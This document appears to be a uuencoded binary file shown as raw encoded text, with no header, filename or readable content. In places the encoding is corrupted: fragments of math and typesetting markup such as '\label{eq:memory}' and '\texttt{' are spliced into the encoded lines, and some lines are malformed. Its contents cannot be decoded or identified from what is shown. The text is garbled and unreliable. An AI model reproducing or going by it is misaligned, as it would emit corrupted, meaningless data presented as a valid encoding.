MI,4^E;>9?KAVS5C6\<7I:>S'(RX)\U+I"\O*&>>W5Q>_KBPLH.7#DI"69V?R ME/, UG(^XZ`MJS_DMG=^P;4A]W\RZEHC*YB<7YZ<?N^9GX'>6)&Y'V=CK*,XX $M'>49G[, <3F*1NG@*\#KO:A\#'GD9QWM$@Y?U, 2M[-2J67X]=Q^A/=*JF=LL11$ M.BTK.0-%%B71W2YVM]U3NH@VG3'59=?:=61C_*50+/'&19,X4D%32IJB/;QK MZ8E)E5^N%V>TPD^M>\$*KGLY')+-HJ2#JJJ@+;\,<(A"!GB>QB5VTJ<'JH^/7 M?K;?]MHO^C*^A5Q?9*LER[YL>78I+X ENGO;2!4"A5-TE:06"V@RXZD?=V,6 M7JZO:*?O9N5B#ZR?=`AU^IY&.=^-+-_=Q@6:NHJ3J\M5-C57U(SH#HB!1`26 ML'Z]).PK]_:+`-080-U;8#DXBI9BH,W--&[8/)5RD%[0FG8`H)_RNQ?`RUE, M-YO<O0"J-]SD[@4BDWU57*>*,[.4'DS2:`=#RJ+HQM!M?JGZB=QWP,W8`BOZ MY; B9[>(\%PQT9\CLP;/I0E8-:\$@#"DYO,JKAXE?&="1,P\8Y=9'Z9LA'B'B(MTL>8-4E3P2T:LZX]%%PW(V[Z6A\B&=QSC/Y1YLB=N=!G]?OV26&>L-QM/G'> $\label{eq:memory} $$M@/("@9GK?'@C.<B-`=ML`+D4FYX:1J^TYR[WUV[OAXZE&A1.^6)W:LI!>JGT]$$$ $M<@!@Q";..@3)G#1]UB&H@;CILPZ)1,3T"B(M, <-#CHDC/-P<01)J"^R9QRQ$ MNNJS^:&/O66';H\$DP\C'*%4?QOE<E:<TY2"](KT<`M8LES=JME9X\]WT;D=0 M&^*F=SL2.6CRYCM="^<J\U]5Y%H[IH>BG:'+;&L7Q^1QUD[AWN#Y<T9EK)F@ M@Z'K[/5722M:-8;-7R8B7HJF7WSAG'/'%^QQP^@,>?`IG!/+0#KC&1XFGV_B M@S>&S('R:1,?@B%'9\E#M&QO>XV3WS>8`^V0C?\$,+LHBS_W]XD&NNNW@]8SP $M.G-9%CV5OM)J9QRC:[.0@;+H3A[X;//M^996;RQC"[/X@$1_+*@',$X10=F]]$ MP:RSQZ<7A38&'=Z;!2C/N)*]YMQ*`W1C3]Z,[\YB!=FO#8TSEN34GS!K\$H[]</pre> M%&^\<50)AY\E''M9W@1CJ!.&V@T:&J<-13ULL)K&!+3[>VWR+19WZK!W+1*5 M2!X"Q\$N4.T2L29`!DL^V6JVYKCW846N]X28[:D1.MEIM,"'U]UNMMC%T^_U6 MJYPA;_!7\=U6JYPY0Y?3K99BO6&K_T2K5<Z"\=4_V&J5L\9XVA]IM4IV3.60 M8KK5`MT9LOS!5JLLO/%4WV^URB(80/ZA5JLL&N-H?ZS5DB<CBRM^J-4JG3.. $M<K+54J@W:/6?:+5*%XRO_K%6JW2-L;0_U&J5I3UY6?Q(JU4F&^_*8:0%"O<S$ $\label{eq:mass_substitute} $$M^F_`>$.GSU[/^.R\#7"V\#X>L47X:D@BX?[C9_(8!+JFF,K4W90M-7U\#&7MV??]$$ MZS\$V,U9OSF8HW!F\3.&E2VP;L'ACJ5(6:\SPQ63`\$XRG3GG:T#_+2\$L\VF70 M`F0P89:KEDX1YL/]6]JM^9K?W^_+K,Q_>SU&3-@9R]@IE3.V<H^M"CU;QC&5 M-[YJCZ]I>KZ1<RJ'E9VS'D('Y7`57[ZLB6L0TS<OP!8CO:!2X:/W+F3L.J0N M"])A`.&DBL]5X("^9G'F&FB0@H5A^@Y*4!UQTW=0\$CD],0*Z-TF,1%EF)T:` M"41G;J-,X?(O#6C(DKF5,F6Y^/(^SHX"6IL?ZB+[_A6/]DUE[0Q=9M_`[#DH MW!L\<RET_DU7!^/)W`B]?(F07\$4VALS<!/U.FM,>V\R(;3)70/.UL/>LC2-+ MVIG%&S=-5.UH#J>.!&?L59KM+ION3C.:4\I!\YD,)(M+*',`6)NNE]#D,KYI MS*#V4,: $W,^+:R=DB(@]G?.M,4OG]C&^]H:L?S/@V&$O]PQG?-L;4?C?C/7NS$ $\texttt{M} \texttt{E?Q_8SW,V?P} @ < \texttt{SWL^{533&0]Z,&0]F?'$-H9M?RSC/;NP} \texttt{E<QS/CTS:YH}$ $M9^C1;4;TXRH^Y\MN>_NB/-YX,M<9Y=^Q(M"8!O<:Y=ZQP#7&,;C9B+.U/#]$ MJ\UL4'N],U?HL0_DX+S62-"N0XM35*(2R4.`^(IRAX@U";D#ND\$R]TV?>P=J M(&[ZW#LBDRK\7KXL:G%C`MK<`%&7G`%1SH@MBVR]39:AD2.MHUR'1EI:%9.E $M:\$IVIJS,'KW=\#3N\&\6V'\2V]R4G/\$LE'F<1!K+D>\$P=\$9_@)DQ!04QZW)GDJ$ M[F5CUK:'XNYGQ/GIIIM(WD^5QMT[\$Y"9ZV?<*>L-FVFO5Z.X@X-Q7Z5Q)XW' MOV?B[H,IJW-Q'QT,PLHT#+PW5^JMD63,1I[48>AC)U[E&R87^]C%I[()X)KT MW, END&\$OF; XU\$E1/W/2MD40R^*; J Y#WM<V-XTB:]5/N! 1=B"`(DJY/LBU7 M:=NVO);<-3U?'"J;KM*V2O))<KWTK]_\$P\PD2()R]>S>1D?<3,R4E?DDD\$@D M@`2(%U9MK[HQTFF:T9O>Y\$H5M7?6M7=6:`JPMXCT+"UTM;\$3&U.SZ4@)(A%\$ $\texttt{MV8} < \texttt{L} --- \texttt{]'K6K4} \texttt{[NZHW9U5G\&OV-617467U8\$Y3M/HVE'`9Y303M\#2C(1'-\texttt{[XRMV8])} \texttt{[NZHW9U5G\&OV-617467U8\$Y3M/HVE']} \texttt{[NZHW9U5G\&OV-617467U8$]} \texttt{[NZHW9U5G\&OV-617467U8$]} \texttt{[NZHW9U5G\&OV-617467U8]} \texttt{[NZHW9U5G\&OV$ M2\TY\$.-KG&/SD4#S9'!EC:%JBFA8CXO:!:K6B(?T&G(QW"D\CRZC7:RJM2BL M980%\X*]WC;6*+2(L:C^YB5,O3"*33LK:,!&4C<2S6CF6.]CKM7T(J',='_E $M/]+SZA1+.)406S@.8Z2B,3H(O%"X?I]R"&*Z^$;E4@U2]IYJ%!E^RE)<3=;&$ M9#)R12<//B^E_92]#K1,-0NYWDJ%I\$5W4Y,&ZP-[25;X(J@8)Q@;P2R\$%?LF $\texttt{M\#E:NZA7'6G59ZG5"@U?V"5):M;0"DDE4NG\\[\ '^O+R$21D;OX[C9?6N!,P9WK]]$ M]^090L;EBBLZ35NNZ:.MD++CQ_K;X2HFW,O>L=\$00J%_IW['WTD"DNP)PG57 MDLS!)T-%16K-J2O9XV2QVE/L_^0^)?\$WFPT><VM\$D:RMDTWE@%7`RFJ6;SB` $M(.>KR>+][+S)\&@?1NGG+N5/,"0A4<!)6ZAB'/F3/<"950+JJ#I\[!SD>>(-1)$ $M5J+>^{0}=!Y)HL+,EV+\CZ2FOM=-'&1JR^{=TP@Y1}#"EO6A<7YMRXO&;'MO>,!$ M!5/H0<K&&HG!Z;<O5`XM?)*RE)ZBK=?QM0BZX2Q,4+*VG#5.7\0`&0-038R\ $M(_Z$^3GS<1RG\\-NM32*W.V#/]/GRQ^SI=XQ_?*K<L(WH3"FYQ%Q28A.9D=QJ$ $M\0D79,A)W6_3#>K`$S.MZ&^SET-(=K:NU<]W^^H1\E+3FU-J]?//JZ<#R*K=$ MFYMONVOD-+D,, WYUHUS/"+5YB^CU^`HE</4]C8[O:71\3^,-]0&5W]>U7OZ` M\$Y,X;8'V&ZG'TVMJF!"UM6C&H@ZBLW4E3Q3M1.QR2M=PSJ<+SC*OY0J6*T6. M[\Q?'20_N>@2>HX@)?Y&?QB6DZ>I2.:<SF[XBPLF(I2RD!6A#\$+G].K"@HY@ M52J%; =B\$L=2N4@5*L7S#; Z>D'2D:]9F=/AW,6?9DNTY8EF3Z#8M4O5N\[B]

MHR!L'Z1`.[I/:V%C6#@58:O"#&3+?)A2MA]8*F,I)U*Y6.;#BO+[QC+3:^RY MO9NVA`L6+L4!1B(\W=RL:10C?"05>FUP^ENK@E+VI%1=*>VDA!08M;;"U"YN MU1]3R\EDDHSK)'.Q:SQR?/[;=#YY/[L\%Z=,<Y8O1%[]*WP?W\O_-IU\"\$M@ MV<6LN)@U\$/UM57T3K4,IPV(IBUD1RSIB1AK"^.S]A(4<"^4B5&@S6-(1D5!" M\F'7RL2ULJ0ETLI%SCP<\#0LF8JD#2718'=T18UL>,5]MR<+(*DLE=+NZ8_) MA;_V=D)C<T.^FI']<6HC(.I.;IRA43JKA/(C?9^K=^GWT[/W5[]RMCEEVQ#O MM>>A; `,RU</MA`Z2=6@7=Y>7R+0A<ZX*YYI+KM157,VNI[].;CGC\$AD']'N M17]ZL7@_N?6%;O,N9K?4%N;SZ;MK:!'R[JZ9D788M%_[A@3OYI2IA9;*%2_& M5!/J0%\$/Q>T#<J\$?(7P(U:+?^V*3AFWB_#W=97IB.E3:#^V'`!BIQ>'LV6%< $M@NQ]!SFYN""7Y[Q3RKLAZH9MI5!]W="QAH!"+O(;N4=(N9Q>_WIBO\K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)K\['9&E'])W="QAH!"+O(;N4=(N9Q>_WIBO)KX\['$ M1?C?)K&Y+5)G"U*OX;-NEG5+H1OY\%6U>7FWV[X\?U@]'C[O6<<,(_(W3SH! $MP;60/O>XN8)N3H.U7!%7?*[V]G=S8?I^>+]G\#/,.4,<<A]$%8Q"1\KP]XP&$ M!-?C(#(VT!PCXVS.]9G[^F02U9J_L8_.<]`Y1#*LD,G0GG&2"`6G%:]N%IZ* MZ%CHG"%7(Y_(XB&\$\ZN?OEC3R>F/<C6.G%+[TQ/]N`^&:4Y&O%STST9\VCWY M!?O51Z'K8@SGQ[I8U@51=9N5,OL#&&-.9[?4IXO6SN7:CQ0!:010,,".<!@A M@B@%P1:97DQK<Q0(X\$8/']M7K3Q=40_V_`RBFN'SM\UC/0@A+=FB3(SEPT.U M!M46&JR/B8BM,*M*PMM@/VMG\$)1CQ*11PF\$2"C,,,PQ#W\YXB1BTNMO[9`&S $M@L^2, 49_'WE87;C0D), 4KHHQ0B*K(]@<T?WD(,CX_;0-T&@2AD#A[\("B[<$ $M/@Z2$=&!S>/@60$-;AT'UPEL<..,XN(7`HMO&)3A$4X0!<7\=V_I-/QJ'"=-V$ MA<K=<OC+1*/XL%[[J4K.',U0\$XPF(#`RD.OU`%P(/[:.#%:F"KMX73,N5UPQ $\texttt{M5-N"E.KN:"3} \\ \texttt{4E)*1K'5XW\#RPL-(U\I)} \\ \texttt{HDF8WH1'+-Q/C<TF$Q*JUIZ@0,2R} \\ \texttt{2R} \\ \texttt{3} \\ \texttt{4E)*1K'5XW\#RPL-(U\I)} \\ \texttt{3} \\ \texttt{4E)*2W\#RPL-(U\I)} \\ \texttt{3} \\ \texttt{4E)*3W\#RPL-(U\I)} \\ \texttt{4E)*3W\#RPL-$ MB8F!%L*+/1\$!5J8*'K5JDBMNT*J"/&[51*UJ^E:%;R,*WM=HDRC:]-H6'L35 M`K-`J@*VV\K\$SM-#]26L.:"S;MT9)RG)%\$DD8_4GW&X=8LK\$&2@H5I.F%&`^ M!%P(/_IJJY.[A?!7<JPV4Z.XP5U!@CQ>FZG5E++7:S-UBLY_JC;30@7BWPOJ MY, <UVFKQ; >R3@: #U(">01F4BWP[T=68&6P5WOQZ(\$X3K\$JBOLNM7UFDB>7\Q MOYPJEMZAEF*/HF"_+RH8RE6RB*\$6PASRI\$Q-F1WUI,PH;MB3!"GKT\$N9US/' $\texttt{M:AI9[\&N]?P3H\#_\&(S"DXOK\%,/\$CPA>(C'C3_O/W6447<9;;Q3\%[-`-.I35QW))}$ $\texttt{M+PT*^W}]?Z-/\$\texttt{M4SC}4"1)\\ \texttt{MMQDAHB}\#;\\ \texttt{KK}(<\texttt{YH1K}(\texttt{J}\$\texttt{GUM7}<\texttt{E}<\texttt{ZS+9D};\\ \&@D1\$`$ MV5?2[2(6FN&^C+J\$<ZI5?LPE7*&XP8-)@@R^XJN',C-7:^>1HTD10%%_\$&V M]]N][,8'RBH^BX9CHF7N%)A''EGO^&=>*#IV-*F#+K201>1`DO\`ZY\X\CN# M&&\4WSN,)%:AZS+17'\$@8U4F<A[I?.L#248Z1>;QEWH]=L_@0L&1@TAW<N<F $\verb|M\4LM9!DY@S3=WSTOMN<!.MQ0160<.[Q^.\#UGMM'$TMYN*I&@SVZ2FE5X6/@L|$ $MD<J;?#^0&S'8*3B/;-KO@>73(Y8*)<-"TPC-XD;\P6P98'.'7?=BW"^9,Q*;$ MF5\$2)I,;<:/5_L%O3WO9LX!1@;2WZ1[M:[O>UO?)2!96);)0(I5^2I>\$T3=T $\texttt{MSB)} : \texttt{SFD*G45DZ:>Z"1UJ--F(4V2FR`A`U\7[B(4P(H=4P4K4=,,/XX)K\$\#<X)]}$ M=`DRV&56J\(,-6'D55S>`#20-ON57\KVFX)8S*E8'CNUVEM/ERH(-_IQ4H4F M5<:7XJ4NAI*62C&4-N?11X6U@U/8DN4@="&(@0C#_28]5D[&*&]Z_(LAX M-1FG2>1_H9I,H6+Q@V.GM!V!>W*3JM>EO6-C\$ARPP/Q9C9`:E4IC8TM4PI>4 MV>%'\$N9;37\$H1)7ZTB`\$:-=UK337E/"UH2<YY%AA3((CW))!'Q1XE1T)L!@" M+H0_Y%,V\$96M.>93-E6<'?010<9]RF::A/L+/F5S%2OZ/L5%/J^6]?/#HD0I MOMFH[UMWTPA>74@F/;<Z"S-9HLF96!PKB8TWC_X+I*09=Z+0`[F32KN>E*6: MH8U^Y3ON3XI1K*!<LY+D+'4!\$TU)-D?A2\\$106(CBV95E]6''.P3&O,#6 / M\$63<P5RB29B X&`N5;'(AIW%;KG9KZENL<Q<[?P+UV,6S%0PLGEGML\$:=JW@ M6+Q-<FSF3+0!?@BC_K6G?4AAU^ERS;GH=UF3C7_P]&K[2/KN]T%R17^TA([L MA; W^S&F=Y*/81^*H^PF3/<E/13CU-S%Y@5&-24YQW\$(5V;NHI^6I:FN/>5J> M;,)%DX>#_T*X9WBN*(SWT(.P#)4S5\$&YB`8E_#+]FL5I%PF"C<A/).BU<'] M@FS/`JD*V.Y*]Y*\E(F6<?:?9EINJ%%K.TW+U[4`K8W&2@+34<BT4!NL'4U M"ULX>2^)OXF("RP16!F'+80;;UMR:!]_#8:>X%K%#8:>@HRT+3"<)O\$70L]T $M5*A8)/0\\6VZXS&$0*V?X\\5<2Z<*'A(+N^V[:9QK3+AAKS0"C648.C,T?:*/($ MFI%6D;UC8L@Z#&/\$",1JZ][%)\$V;.:<9\7*'D&5^:`,*"T`OLA\$\$F@FRN=GN M?:1T]GFY^201.%4\CS60[F8A^%_GS`ZD"TTGNLE(6D@T4?9]G:3!]?OR`DL8 ME@S@6,?AZ5EJM&+-T39BK.)>:2/-]`S:"%6MVY^;R7*)0-6`L?F8K*`(.M7& M\$)N049M[G&UNJ\WRB^"-X/M3,<'3RK6@K:)[=WD(&FN(`@^BYV!K(*^Z%EU? M29TFGW=V\$XJ;])(ZU'A*B],4KD@)@HPG2?<@"^\$,K*ZD5LUJDV-^88WB!E=7 M!"E^@?Q\][+:O%3G](V&`5:3BGP?H'[SHJH>/RX?_F"X4WAT=278S\GFS[KF MMX4F47:V@';-+W0VKI^@<9K"%2E!2-NT91^R\$\$YLOP.DU:S9T6:96<4--DM! MBOF]Q2<^.V8X3:+7,H&=?55HH=!.RQ3L9:5-QZD'N4C#]`:1_(-=#_?WV"%Y M3Q?UT^7D8FWL/#,C+"2"'\Y#K>E6JTLU9ZN;+F-S3Z5K1F1\$3E.X(B4(LI8D MW8, LA#/4V[I<-2N.5:LK!9</SBL%&50K!R-YHM*FWY!DB;@Z,#I5=&<F*:<Y $\texttt{M_JP8F2G21=8G-D\backslash A-E=L\$0WIPSX\backslash U^(6H^C'E!!<)^HVG5"D6ZN\&/:37\backslash (M4) }$

MT^AZB!ER\$<,>4(B/4-/OR@E\$G*2P\$<Q"6+'5![!RU>ZHEQ1JMO(5+RDB7E(F M*OT37E*FBG[%2\I,D:]Z29DK]G4O*;FX!'G52^PH47#\$2_0;#X-3!=L0+\$L/ MNB>:_:DSCA,XTP1<:Q.U.%,G&;@);D?@],!3">%3/I)H![`0>NPL-EAJK&OT MY/@)HHS0SXD2/$AJ,'$5,5M)*Q[")"9(ET\J@N3S15<]'P(WTM#L!;5C*).$ M)-]("9`HM+\D&M80]QQ9TJUIDVH*ME73)E[5W&O@)@1.D9DB(P"RBJ3;12R\$ M\$>LQP, I5J^)8;1LU53K88P@R4MMIHN+F>&VGJ2+MJ[6=9@IVK]9VFBNX>*6V $M4RVM[748\NDZ2-DF"N]W&3+M##4)5R>[QR;8?VS7?VRJF42/6\2\2)CB*E9$ M"9[2EQ>8>)0=PBV\$'9L%@)6KMD?]RJJELU?\RJI?T;3L95,3LT3%.WX%'&WD M>F9@JD`;B_FQ)7J^H#<4KGY;G/J#+C;#83;Z!Q&US>K#;/=MW)OF-QF%0%QO $\texttt{M>]0;TI`Z:8!(W%<\%\)JWLES-\B9D2"=7Y(03J30>(9N"L1)=2[8W+S4_&3$@] }$ M212AAR)C13?OP>_;?:([+.Z_+)_IU)_K\$10*EQ.[G\$L@A+!BPCKU<=[6@]Y M7%?U2W66,R>Z%WP6*M&\$_-7'ZCYE\))"GT8(\D!LG7OSUUF]`;5^T.4?-U`A $\label{eq:mean_mean_sym} $$M@0; X_YP_^A=*JDKR^CQ^']Y`$V+VTF&<B$V2IDDR(-TPJGSR?=GW&]P@5.1$$$ M;Z#K,_UMD\$/B+>/7!NXIAYH.#QMA:_P?]"]-!#Z^/)%.]&?6/BMBRO)MC7BL $M/K[0)-;0W\B9,I7CZ\BW\#\#,F\#\#3S*\&+9H8/Q)6_O]+?%J=HW^QP*O?>ORV`$ M&TIJ3&-WF):3KXMSWTM]]67YB4JXW=]_KI9^D>G9%*FEEB<X/-A=U]]?[Y_ M7.%P*XZ.-P70')))1B;EDOMK#@^[Q=90N/);F&:[1\F5ENQ7&SHR_MS/X5FS M./CE[/L-MFNAR\$IC\?IPA*G3NW_RSX*"XNIZ8Z/3:[[;;S".R3N5E\$DE!:4A MJR[7DH-/#OEV?Y.V_^<!__^9YJ6?-B\/]U^7]^O5'AZ-;H52HR_(15N[LM[M_H\$.FA#),9!F"W3\$\G2&XW<..-CE)J#"?]TOF-.#>=GB9LQ]HQ0'BB'*[XL) $\verb|M*'F=KD]84050Z*))Q*>JK&3$O\#>-NM\#7DRXN9^-836-U\#24;4&MU$XN4:ZXJ$ MDFOUT]7,'-DJ,V<F24RO.;5"BG?9T\$JAW:A^IE;9))PKS-1PC7")>CF[?E=3 MTYK*EDTIO?-&)*N9K"DD`V[.7)(Y^VTV96I14]FHZ0B]!5KZ90!+\$X&]D2*E M6O-W2DH]":5L:!:2:0:-896`Z809.]U-'0_M9":G]1]@ZXZ1^D3)XMO#Y^5. MJ\$:JFAZ6NB52#AR:"XX(>A*#:(["YLSAIK#BF<19D;M1&OPUQZT(->M..*&7 M-L0"\!)P\.X:'9*1:'H34A.(X.-\$S;U3'9-4FMU-0+00P\R\$F?-_UAP'CJ]E MU!YH.6A8T)?*#;@E<UG\$69#-2,D?I&AP5MB;L`'5`(HA!R!*W[-KIA7FFX:6 MH\$IQTZPFNCH;E%82SX7U1DF%DJYO--U2B9=*M",E-K0D`)YQDM:`:-G>UM;E M1#%5,&,,!)7JE+IH7)[=@X;<@%@(<8'>#C32&GC*:,&Z9+72B'R5IQ*9\$2YI MH2*I\$`DJFF4V1"HU"Z@UQ07"300-`]Q9(U[4Y+)6SJ%W8R6;UN<2H)P!"KZM M#<VE-<^R2]&IU_'U^>6D9F9-RPG)W^1SR/#)VI!?,)_H9]P('08(5*'2<AX@ MO/SX^IU0DQJ9U/V8:IK7W9OC\$;NAIZ#[(K?QM<&Q%@IQ`G0D78W(&9%RM]0` M4!`P;CJ<4D2I\[L&J1C5)%,/^Y,QDU\$<J-<B&QU8+YJ.-17L15-[A55[7&C^ M108BVR@U1\$P,_918):36.5F,;\$)+%1D0K0#000%,Q[P6648VK@XAYXIND0M% MWP49E@H.J<E(P42]QS-:H#?%:].-ZMVFIYI\AV\$E`U@O8&0R7MYT&!R_B6T" M3JZC5Y?#'8PO_OQY47`*76,['!D3"(?ZC`2&=MO.@Q#C,3H=*B0!AQ`K*@X $MG_YS < K]@:E8+)N@K0H;C%-$L&#%O(0H6]:5N</J:DXY$5ORC42=-@HR[/*-Y]$ MHVJ<97HJ;?^F1;:`:_#EX#'*=2H44G.1X;I41J']2)0.9;(H\$P#060@V4;DV $\label{eq:mw:eq} \texttt{MW:} @<'\$/IJ>); 9-O`QV=GD_F<'KF; _UJW=J>=9X_51+WWN'=SX8GU0^5^@2W!$ M)44\._<\$XPDE7YX%2LH46PC%GOA\$2DS0<IS6YG_?CL+_T*\TU_^\I4E<_K:. $M''/7Y?J^2,1K)M#L#;W+W)^-R/AHP>S+FX9KA4N%F]#](5/_QO4-5><[E+/,$ M4,YW%9TN6SW<TIP9BLN+O4S L,.9)#"(''`FWZN'EX;G;,"C2X"%+@>,NRI` $M15>KZ)M"E)^{+}CU8C+NG:P#NWT_&_M(;E`([4\8/%4[)H/\G_8NW1,&%#4PJ)$ M:E)]:9QKWFPGQ9H\$D2?.GR-A4JK'XU`<>ZX8=,]>1<^&SSY,SKV")PN`4BPX</pre> MO:]7(T"15<6KY?Z/ME'GJT?:Y[,[0+MF@:F?-BMB61'?W0Z",@8Y:`NTJDNO MGTY; VN;_;=I*TJI'P7KX9CN\$X7D&UOX\$[%]OIQMC[L=W]-IKHVJ2_-=5[:5\ M0,J&M?"]Q0`D90B"/L@\$BEZ.;Z\"1;/_/D4Y9='"L1881>*0G"&%*)KUG16W M.86F17,J?DYC;6"J;OT!&\$T1W9:^Q#W=?*Y\3_+81QAC`>F4/Y6'+.(::S%E MU_07E_!RDS:B$G*3H/H6\2D?U>+0.%((;EKP)SX%6C&4'00D.DTNKXY\K^=$ $M.>+Z2A$++B(BM:-([H$0?HE(JV'WC)$F?UMC=/4]0%_#193N;1B9,A*]'(L0)$ $M^Y(+[CNV8ORPOJUH,P)6['7DG7_\,VF-NNO^J$M#,9ZF$"KB*2]IA&(+&9TO)$ M62/'&F5P:Z'F3"U\$SZS6DRY2I>OQZ,7Z>W]?T&W]>CTKCSZNHWSSZ6M0&!EB M&0:)<#Z(X'MYV'J(DG*&.5#&IS\.U7ZZH<.]4GTFY.!NV<[(*CGU%>(ZM;Z" ML&I-T1,NT;H?TV<C5@>A2&+XL^@'^@@0JE3OSA>JZK-8?A*:JH([R6=/3 M* M"E4ZI<^K-;GK=L<<\E,)G%6"+^T4>E>BY&^IGU9[^D0[IB\8)]#?-N&TCY3+ MMW`PM`9G1_2^V>CZ^;LOAABN\$,OU3<)VR]AN^)@TNZ;O:PLVEB-CY8GCK>%A MN^5-?:/&3/B=-";";].8!K_3CD%VKF.)7:X&X+YBNSQ@?RZKBI(6);61ZM,[MT48>A2+:14/+#-,F#:VP3#M7FDGJ>GM<*<46H.P;2C\$"Y>-WH:2)J:4:BK6@ M/#240\$YYJ10[*NITGI5BZY17#2470<]4QVQ4IXTJ4&+J:C55-',%B\X5Y4;(M'/N?'JM'\2CBYSZOECME2<+^E+C43R)+W_.P3["W%.PM6+MM<4IP^(X10+',

 $M\&\&*R1##D:Y-_G$UN?/NE7N;,?W]9@(6;@D>3[P\5'FDXH\,OH=,I0VPA_A>P$ MZBO%3Y`<SPGEHI(0QN\'`I>+DUZ_^#N(\699!3NI"[1D_67RNR]X\$*;.I]TP $M_NV<6Q;C,B,W>*R13*VB"%[#D`<0[!(/8#)%1,:]F:&FY'G;%H\^!^UDDQV$ $MN:DK"]6JW^{#}["7/N404%"A$'.1XP<^)2T)?#<"-P*M&EO_WWK/?\7075YJ\$ M%"_0\$5MPB\OM-ZJVUA#S?O7I,VB\$2K4<Q*-EA5HR^Q<D__UE^2B\W'@!K%*T $ME.1" < -4Y + 9\&^*@VOEQ @ / = WL > *637'ST:M*@]80;I[\"Y*MXA9:W+M(>7*I)$ M-*O*O@`I`'O-"R,O[0+7,;RCN0#,IL1:^S"O ?\^ \$U 6^ON)V>WBTF[.=Y M@9CC\$H].(%56NKZC\H4BBTY4\$4F*<RXY9^_9@ZB"71M[E04>0=.H>SO^G64, MRZ1AQT'_Y6PEN^\$\$+">0(5.D^(;N`IW^1CMER.[S"0_CA<.&KYO=ZBMM&_G4 M#\1DNUE8]XH^J96\$K3`<M')@5>3+J:^V&+]@?DFJ"I#89W>WT\700?HK1ZB_ MS66U^73X'&JZ?I[36AO-"'[(,SX4,4%\$]/[(4X;WV-GD95U3S;\$<H2#6%9\$S M%6`8Q56&=4:!7Q[!6\&'I9U>W5`G-[L>H]/SEV)><K&I(BLIWWBSW?SXLGW9 MT]6001L^5G2(YFGU4`\[2</X\DPCU793TPW1Q4A4@R#BDM]C*K#&W-"P\$/D3 M<*YWK\$N*G(A)+'F_N!V?_4J!)VZ(9L\$2@D5"V?P\$WO!2I,\$V;PB&%OWWN_&E M_W=V0;3;WZ9^5@JT@1_UW2BT%WG9UVI=.Y%,46487.SH^!%MKO`'<('@5S>* MMY.GIZH^A;Q9_\#TEM+.#7'\$S#&]I#0IE\:/^:^C+:/1SEE,UC,6LU\GUXR3 M3A*FZ53:?#%>B%5R6&5!+S]O3EAO^H'G'[/-[+FF%^@+ALIJ1\1IFTY:63QS M51)W)&`%]"BPK(')2\$J-<E&/.*4UG`7=V3NYI?4+>H_"&Z\N&99#W6_+]0MJ MRR2F'=V^E;FY134-I76`;,KYPT6/0RU#I8+PT?DU(:="2)^IW*"XK%RL`A46 M6V%X^3A^.7S>^K8NO;HL-TAG4>T44ALEQ=J#%>F057:&HLX"K&AIN#7BB_ZT $M(:,3E2N^p$<Q^H,T4-@).\<0C8+\#!_M\#M,2>_70X5[8^50D&01F\#'*DFZ/G@)$ M\`I\$SB)%URC(5#(;EF<'3L6!L8J&]GK/#TTLP,<"B:L/:^(&3E#;KILC*N`H MIH8V]2LQCGXN:V5R0'+LS5COBK`ML^'!P*FN_(@`*^MP)@%]Q[0;7)\$OD4H\ M.@E7U:(^U&O[J`S,J3P'J<D;?E`6TW_/EL*(%JPN5PVV`,7X!?-+*8Z3XLA# MO_?GLH1G+&[?.J^>EB]K.DWP4'=H::[K8!%!9&/A[T@`:L1!AD&(&8!677!_ M_)RUL&CDN, *^\$Z"!NC]A=R2*UK.FPKEEG)OWSPC;,1MQ-.,N8\!"@*KL[`-] MEF1=L6XX^X;;.*7QJJT4BY2P\0DRT*C+91-F1A0J)4,?R5Z-;W^0]:HSSO`) M@D)3>I_J!XS2S3\BRCE9SBD5/:(HMA\.R0I<])&X=L[*Y&BXPV&U<0820Q.U $MCJ\&[*7+N!>>>0\A'L5G+85[.4`V"4"QD7W-:A^/0)D,GJ%QL<618@2/[OA]$ M)/1E44XYY92-:!HR+3/1FP`E1L0(/YTOIF=L1.<[E,S]*QT*[7A?[<!:K-!K M8EK8ZE3D>X%<9G0\]I.30N<_:*OYZN'LLS_`+8N^Y!(!;_QUN5K[?>O@ZKF@ M;NN5>RXB/B)?*F+]8EIP1]ZQF50K=W^8)`]`"H:44@5-#W@WEW9<KR/<[;D9 M&ZMS^P")]+";#A*29<@TS\$07QR@):[OK]+CX2+:A'`'))NT@I?,)O0TRI>QO MI; MGK`,6D=KK8-[I@@E\$#RR&*3!C?OV; CLZ<H89\U`E[1@E@VKV5W)BL@XTN MD8<D.><4,8&8GKL#+\$\,HGAY@F]K\$OAT&&\\$+TX35M`]WHFI#56DTH7`B[C_ MX.'*U+^";C"M*;5]K+"#WCRK:>%@[\$"2^""G7]*PB_KO2(,N6:9YYSL9U:3; $MRF^7?Z^OBA1Y$CEA)"T\#UWU,8L(RT(TR@?I)&J(IK:=J5VU(J\\0R@Q8=3K??$ MIU2\PTG"A1F_/*X.-]OUZH\$Z6,<6V*T^K6@&GZ-OC1J8J\)R5:0<20L7>WS; M8_MCR6#UZ.W!-<"_:GL:^7F^_;*D#%/Y/5ZOEOL3*S_5.OUKQLZ4R/5(&*T M@\$"VHNNET'\$YH4\W7Y?KU2-5AV2^^<.+GQ0@\./S+P?2J*0BAHISN1R7"].? $M/CMG-A86&$<SY-EB3$\\&74T7XG\\E3D3?+*FCOMENUY>K+ YQV\\0TKRU>;S=1$ MMC3,J]5F]>7E"WW?\S/].;\J*QAG@5E^'\1(R_69^&-981[:A&F\$\$H8,4R4' $M<4\&AN,Y+::X^9(JPN2_\&E<F"NY_.J)^[X\5^L.OM&GX[&\WHZX&2AY]@\&1>[$ MVF)\&65G!UI.BP)DI/4YX"(R:@UM?FDTBRC`9\$ZSB`)2P^-14SHQ@F4C^'"N MS\V8BS".8?7QQ.L9S<=; `PZ;JX[F_`LQ_IF>'_*=-OQ<[2W0FI72X3],V5HK 